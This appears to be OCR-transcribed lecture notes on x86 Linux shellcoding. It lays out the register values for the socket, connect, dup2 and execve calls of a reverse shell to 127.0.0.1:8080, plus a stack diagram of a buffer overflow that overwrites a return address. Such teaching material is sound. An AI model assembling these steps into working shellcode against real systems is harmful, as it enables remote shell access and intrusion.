
Shellcoding

Reverse Shell (Shellcode)



•) execve("/bin/sh", NULL, NULL);

⇒ arguments in registers

⇒ int $0x80

Socket

- %eax = 0x167
- %ebx = 2 (PF_INET)
- %ecx = 1 (SOCK_STREAM)
- %edx = 0 (0)

---

connect

- %eax = 0x16a
- %ebx = sfd
- %ecx = &[AF_INET, 8080, 127.0.0.1]
- %edx = 0x10


dup2

- %eax = 0x3f
- %ebx = sfd.
- %ecx = { 0 stdin, 1 stdout, 2 stderr }

---

execve

- %eax = 0x0b
- %ebx = &["/bin/sh"]
- %ecx = NULL (argv)
- %edx = NULL (envp)


SHELLCODE
%eip
%esp
jump %esp
%ebp
return addr.
0x0
0x1
0x2
0x0100007f
127.0.0.1
8080
AF_INET
0x10
0xbffffd0c
0x5
//sh
/bin
pcli_hndl stack frame
cfd (0x4)
return addr
saved fp
len
0x200=512
buf
0x218=536